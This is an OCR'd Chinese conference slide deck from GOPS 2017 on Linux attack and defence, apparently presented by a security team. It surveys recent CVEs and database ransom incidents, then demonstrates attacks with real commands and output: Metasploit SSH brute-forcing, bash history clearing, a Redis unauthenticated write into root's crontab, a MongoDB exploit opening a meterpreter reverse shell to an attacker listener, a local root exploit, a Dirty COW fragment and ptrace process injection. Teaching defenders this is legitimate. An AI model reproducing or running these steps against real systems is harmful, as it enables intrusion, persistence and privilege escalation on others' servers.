GOPS2017
Shenzhen

GOPS

2017 全球运维大会

深圳站

指导单位：数据中心联盟 Data Center Alliance

主办单位：高效运维社区 GreatOPS Community　开放运维联盟 GOPSA Open OPS Alliance

Linux下的攻防对抗

韩方 YY直播 安全中心总监


目录

1 Linux下的安全形势

2 Linux下的攻击手段

3 Linux下的防御对抗

Linux在互联网业务应用中越来越普遍



Linux下的开源应用

各种漏洞来袭！

Struts2远程代码执行漏洞通告(CVE-2017-5638)
Linux内核提权漏洞(Dirty Cow) (CVE-2016-5195)
ElasticSearch 远程执行代码安全漏洞(CVE-2014-3120)
Bash远程执行命令漏洞(Bash破壳) (CVE-2014-6271)
Nginx远程执行代码安全漏洞(CVE-2014-0088)
Mongodb匿名登录漏洞
心脏流血漏洞
…

MongoDB勒索

MongoDB数据库勒索，中国受害者数量超乎你的想象，SOS！

2017/1/16 已阅读（2051）已点赞（77）

今天，雷锋网编辑在刷朋友圈时，看到腾讯安全专家召唤提到：国内已经出现多起针对 MongoDB、ElasticSearch 的攻击勒索案例了。

什么？最近在国外大火的 MongoDB 勒索已经到中国了？！对此，雷锋网马上与召唤取得联系，得知仅国内某安全公司近期就检测到 4 起针对国内 MongoDB 、ElasticSearch 进行的勒索案例。

不过，受害者绝对不止这些。

无需身份验证的开放式 MongoDB 数据库正在遭受多个黑客组织的攻击，被攻破的数据库内容会被加密，受害者必须支付赎金才能找回自己的数据。最早发现的一起案例是由是由 GDI Foundation 的安全研究人员 Victor Gevers 在 2016 年 12 月 27 日发现。目前，仅在国外，就有至少 5 个不同的黑客组织实施了此类攻击，控制了上万个这类数据库。

Elasticsearch勒索

编者按：关于 Elasticsearch 勒索事件，雷锋网(公众号：雷锋网)此前已经进行过报道。1月18日，雷锋网收到白帽汇公司关于该事件的最新研究结果。该文转自微信公众号“北京白帽汇科技有限公司”，作者为“安全实验室”，原文标题为《威胁情报预警：Elasticsearch勒索事件》，雷锋网已获授权。

2017年1月12日，白帽汇监测到针对全球使用广泛的全文索引引擎Elasticsearch的勒索事件，经过多日的跟进分析，直至2017年1月17日，共有3波勒索者，根据白帽汇FOFA系统对删除之前数据与被删除数据进行对比分析，此次攻击被删除的数据至少500亿条，被删除数据至少450TB。在勒索事件发生后，有1%的Elasticsearch启用了验证插件，另外有2%则关闭了Elasticsearch。

时间	勒索索引名	勒索邮箱	勒索金额	比特币钱包地址
2017.01.12	warning	pll4t0s@zigaint.org	0.2BTC(150美元)	1DAsGY4Kt1w4LCT…
2017.01.14	please_read	elasticsearch@mail2tor.com	0.5BTC (400美元)	12JNfaS2Gzic2vqz…
2017.01.16	pleasereadthis	4rc0s@zigaint.org	0.1BTC (90美元)	1Eqrzhx6yQafKn6Y…

【注：以上比特币价格按照事发当日比特币价格换算】

OpenSSL心脏流血漏洞

OpenSSL重大漏洞——心脏流血，那是什么，如何补救

hsy505 2014-04-09 05:04

昨晚 OpenSSL 一个名为心脏流血（Heartbleed）的漏洞周一曝光。利用这一漏洞，攻击者可以获取用户的密码，或欺骗用户访问钓鱼网站。信息安全公司 Fox-IT 的罗纳德·普林斯(Ronald Prins)通过Twitter表示："我们已通过 Heartbleed 漏洞获得了雅虎的一个用户名和密码。"而另一名开发者斯科特·加洛维(Scott Galloway)表示："运行 Heartbleed 脚本 5 分钟时间，就获得了雅虎电子邮箱的 200 个用户名和密码。"雅虎周一晚些时候宣布，已修复了主要网站的这一漏洞。

Linux提权漏洞(DRITY COW)

僵尸物联网“肉鸡”攻陷半个美国

美国遭遇大规模DDoS攻击 半个互联网都崩溃了！

美国遭遇大规模DDoS攻击 数十家知名网站集体宕机

昨天，美国半个互联网都崩溃了！许多外国网友一大早起来就发现，Twitter、Tumblr等常用社交网站都登不上去了，想上网看看新闻咋回事，结果惊悚地发现BBC、华尔街日报、CNN、纽约时报等一大波新闻网站也集体宕机了！

据外媒报道，当地时间10月21日早晨，为大批知名网站提供技术服务的Dyn公司

安全挑战

- 业务版本快速迭代
- 业务开放
- 网络边界复杂
- 开源组件多元化
- 技术架构复杂
- 标准化和规范化缺乏

我司真实案例：

- 服务器资源被占用，但是找不到进程？
- 发现某个进程占用资源，但是杀不死，或者杀死一会儿又启动？
- 不知为何某个员工的密钥登录服务器失效？
- 业务被挂马导致业务卡？
- redis缓存突然失效，导致mysql抗不住，业务瘫痪？
- 操作系统OOM，但是没找到导致的原因？

.....（其他没有被发现的呢？）

目录

1 Linux下的安全挑战

2 Linux下的渗透攻击

3 Linux下的防御对抗

“实战对抗”案例：

```
bash: WARNING can't log through UTMP -> logging cheap: user: root execs 'last'
bash: WARNING can't log through UTMP -> logging cheap: user: root execs 'ls -la'
bash: WARNING can't log through UTMP -> logging cheap: user: root execs 'wget ...........'
bash: WARNING can't log through UTMP -> logging cheap: user: root execs 'wget ...................'
bash: WARNING can't log through UTMP -> logging cheap: user: root execs 'cat index.html '
bash: WARNING can't log through UTMP -> logging cheap: user: root execs 'wget ............'
bash: WARNING can't log through UTMP -> logging cheap: user: root execs 'wget ................'
bash: WARNING can't log through UTMP -> logging cheap: user: root execs 'cat index.html'
bash: WARNING can't log through UTMP -> logging cheap: user: root execs './'
bash: WARNING can't log through UTMP -> logging cheap: user: root execs 'rm -rf inde*'
bash: WARNING can't log through UTMP -> logging cheap: user: root execs 'ls -al'
bash: WARNING can't log through UTMP -> logging cheap: user: root execs 'w'
bash: WARNING can't log through UTMP -> logging cheap: user: root execs 'nmap ............... -p 6379,27017,8080,7001,2049 -sV --open'
bash: WARNING can't log through UTMP -> logging cheap: user: root execs 'export HISTSIZE=0'
bash: WARNING can't log through UTMP -> logging cheap: user: root execs 'export HISTIFLE=/dev/null'
bash: WARNING can't log through UTMP -> logging cheap: user: root execs 'cd .ssh/'
bash: WARNING can't log through UTMP -> logging cheap: user: root execs 'ls -al'
bash: WARNING can't log through UTMP -> logging cheap: user: root execs '/var/tmp/redis-2.8.12/src/redis-cli -h ............'
bash: WARNING can't log through UTMP -> logging cheap: user: root execs 'cat foo.txt | /var/tmp/redis-2.8.12/src/redis-cli -h                -x set cr

bash: WARNING can't log through UTMP -> logging cheap: user: root execs '/var/tmp/redis-2.8.12/src/redis-cli -h ............'
bash: WARNING can't log through UTMP -> logging cheap: user: root execs 'ssh -o UserKnownHostsFile=/dev/null -T ...................... /bin/bash -i'
bash: WARNING can't log through UTMP -> logging cheap: user: root execs '/var/tmp/redis-2.8.12/src/redis-cli -h ............'
bash: WARNING can't log through UTMP -> logging cheap: user: root execs 'ssh -o UserKnownHostsFile=/dev/null -T ..................... ........ /bin/bash -i

bash: WARNING can't log through UTMP -> logging cheap: user: root execs 'export HISTSIZE=0'
bash: WARNING can't log through UTMP -> logging cheap: user: root execs 'w'
bash: WARNING can't log through UTMP -> logging cheap: user: root execs 'export HISTIFLE=/dev/null'
bash: WARNING can't log through UTMP -> logging cheap: user: root execs 'cd .ssh/'
bash: WARNING can't log through UTMP -> logging cheap: user: root execs 'ssh -o UserKnownHostsFile=/dev/null -T ...................... /bin/bash -i'
bash: WARNING can't log through UTMP -> logging cheap: user: root execs 'ssh ............'
bash: WARNING can't log through UTMP -> logging cheap: user: root execs 'ls -la'
bash: WARNING can't log through UTMP -> logging cheap: user: root execs 'pwd'
bash: WARNING can't log through UTMP -> logging cheap: user: root execs '/var/tmp/redis-2.8.12/src/redis-cli -h ............'
```



扫描
渗透
入侵
提权

Linux 渗透利器

Namp: 端口扫描工具，支持syn,tcp,udp等各种扫描，以及操作系统版本识别，应用识别，简单的漏洞检测脚本

```
root@ubuntu:~# nmap --version

Nmap version 5.21 ( http://nmap.org )
```

Metasploit: Linux常用的渗透测试框架， 操作系统，网络设备，第三方应用等漏洞的渗透，很多漏洞的POC都是metasploit的脚本



SSH暴力破解

```
msf auxiliary(ssh_login) > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(ssh_login) > set PASS_FILE /home/ssh_login/password_file
PASS_FILE => /home/ssh_login/password_file
msf auxiliary(ssh_login) > set USER_FILE /home/ssh_login/user_file
USER_FILE => /home/ssh_login/user_file
msf auxiliary(ssh_login) > set RHOSTS 172.19.34.231
RHOSTS => 172.19.34.231
msf auxiliary(ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting              Required  Description
   ----              ---------------              --------  -----------
   BLANK_PASSWORDS   yes                          no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                            yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      true                         no        Try each user/password couple stored in the current databas
e
   DB_ALL_PASS       false                        no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                        no        Add all users in the current database to the list
   PASSWORD                                       no        A specific password to authenticate with
   PASS_FILE         /home/ssh_login/password_file no        File containing passwords, one per line
   RHOSTS            172.19.34.231                yes       The target address range or CIDR identifier
   RPORT             22                           yes       The target port
   STOP_ON_SUCCESS   false                        yes       Stop guessing when a credential works for a host
   THREADS           1                            yes       The number of concurrent threads
   USERNAME                                       no        A specific username to authenticate as
```

GO

Histroy找找线索

```
root@ubuntu:/home/.....# history |grep mysql
  281  mysql -hi.....  -P .....  -u.....  -p.....
  310  vim .mysql_history
  320  cat mysql.properties
  334  cat mysql.properties
  501  history |grep mysql
root@ubuntu:/home/.....#
```

通过redis匿名登录写入反弹shell


```
root@kali:~# redis-cli -h 61.130
61.130.       :6379> set 0 "\n\n*/1 * * * * echo ysectest > /home/          /test.
txt\n\n"
OK
61.130        :6379> config set dir /var/spool/cron/crontabs/
OK
61.130        :6379> config set dbfilename root
OK
61.130        :6379> save
OK
```

```
root@ubuntu:/var/spool/cron/crontabs# crontab -l
REDIS0006þ

*/1 * * * * /bin/echo ysectest > /home/        /test.txt

ÿMW- root@ubuntu:/var/spool/cron/crontabs#
```

利用redis写入文件，其实是利用redis自身正常的服务，redis可以通过Redis-CLI远程管理来设置redis的默认路径以及数据库缓存文件。

国内超过3万台redis匿名漏洞

ElasticSearch远程执行命令漏洞




渗透mongodb远程执行命令

```
msf exploit(mongod_native_helper) > set LHOST [redacted].34.230
LHOST => 172.19.34.230
msf exploit(mongod_native_helper) > show options

Module options (exploit/linux/misc/mongod_native_helper):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   COLLECTION                   no        Collection to use (it must to exist). Better to let empty
   DB          admin            yes       Database to use
   PASSWORD                     no        Password to use
   RHOST       [redacted].168   yes       The target address
   RPORT       27017            yes       The target port
   USERNAME                     no        Login to use


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   DebugOptions  0                no        Debugging options for POSIX meterpreter
   LHOST         [redacted].34.230  yes       The listen address
   LPORT         4444             yes       The listen port
```

```
[+] Mongo server [redacted].168 doesn't use authentication
[+] New document created in collection yjdm
[*] Let's exploit, heap spray could take some time...
[*] Transmitting intermediate stager for over-sized stage...(100 bytes)
[*] Sending stage (1126400 bytes) to [redacted].168
[*] Meterpreter session 1 opened ([redacted].34.230:4444 -> [redacted].168:53610) at 2014-08-12 16:04:06 +0800

meterpreter > ifconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 16436
Flags        : UP LOOPBACK RUNNING
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  2
============
Name         : eth0
Hardware MAC : 08:00:27:c2:47:3d
MTU          : 1500
Flags        : UP BROADCAST RUNNING MULTICAST
IPv4 Address : [redacted].168
```

Linux溢出提权到root



```
howard@ubuntu:~/project/exploit$ cat /etc/issue
Ubuntu 12.04 LTS \n \l

howard@ubuntu:~/project/exploit$ uname -a
Linux ubuntu 3.2.0-23-generic #36-Ubuntu SMP Tue Apr 10 20:39:51 UTC 2012 x86_64 x86_64 x86_64 GNU/Linux
howard@ubuntu:~/project/exploit$ id
uid=1000(howard) gid=1000(howard) groups=1000(howard),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),111(lpadmin)
howard@ubuntu:~/project/exploit$ ./ysec_root_exploit 0
IDT addr = 0xffffffff81dd7000
Using int = 3 with offset = -49063
root@ubuntu:~/project/exploit# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:~/project/exploit#
```

Linux下Dirtcow提权

原理：内存权限在 “只读” 判断漏洞导致 “可写”

```
user.hash = generate_password_hash(plaintext_pw);
char *complete_passwd_line = generate_passwd_line(user);
f = open(filename, O_RDONLY);
fstat(f, &st);
map = mmap(NULL, st.st_size + sizeof(long), PROT_READ, MAP_PRIVATE, f, 0);
pid = fork();
if (pid)
{
  waitpid(pid, NULL, 0);
  int u, i, o, c = 0;
  int l = strlen(complete_passwd_line);
  for (i = 0; i < 10000 / l; i++)
  {
    for (o = 0; o < l; o++)
    {
      for (u = 0; u < 1000; u++)
      {
        c += ptrace(PTRACE_POKETEXT, pid, map + o, *((long*) (complete_passwd_line + o)));
      }
    }
  }
}
else
{
  pthread_create(&pth,NULL, madviseThread,NULL);
  ptrace(PTRACE_TRACEME);
  kill(getpid(), SIGSTOP);
  pthread_join(pth, NULL);
}

if(pid) {
  printf("Done for exploit to root privilege with %s by ysec \n", user.username);
}
return 0;
}
```

Linux下的进程注入

inject_shellcode.c | target.c


```c
#include <stdio.h>

int main(void)
{
    /*target process which will be inject by another process */
    while(1)
    {
        printf("[YY Security] target process with pid:%d \n",getpid());
        sleep(3);
    }
    return 0;
}
```

理解进程注入几个基础知识：
(1)理解Linux ELF文件的结构
(2)熟悉系统调用过程
(3)熟悉cpu ptrace x86_64/x86寄存器

将Inject_shellcode代码注入到目标Target代码中执行

inject_shellcode.c | target.c

```c
#include <stdio.h>

int main()
{
    int i;
    for (i = 0; i < 5; i++)
    {
        printf("----[inject] ----> [YY Security] inject!\n");
    }
    return 0;
}
```


Target进程
_strat:4004a0
...
RIP
...
Inject_shellcode进程
_start:0x400410
main:0x4004f4
...
end
Ysec_inject进程
ATTACH
Set RIP ->_start
SETREGS/GETREGS
CONT
DETACH
Set RIP->原来地址

```
printf("[YY Security]  Setting entry point to 0x%lx\n", elfmap->ehdr->e_entry);
entry_point = fixupAddr(entry_point);
printf("[YY Security] Setting entry point to main@0x%lx\n", entry_point);
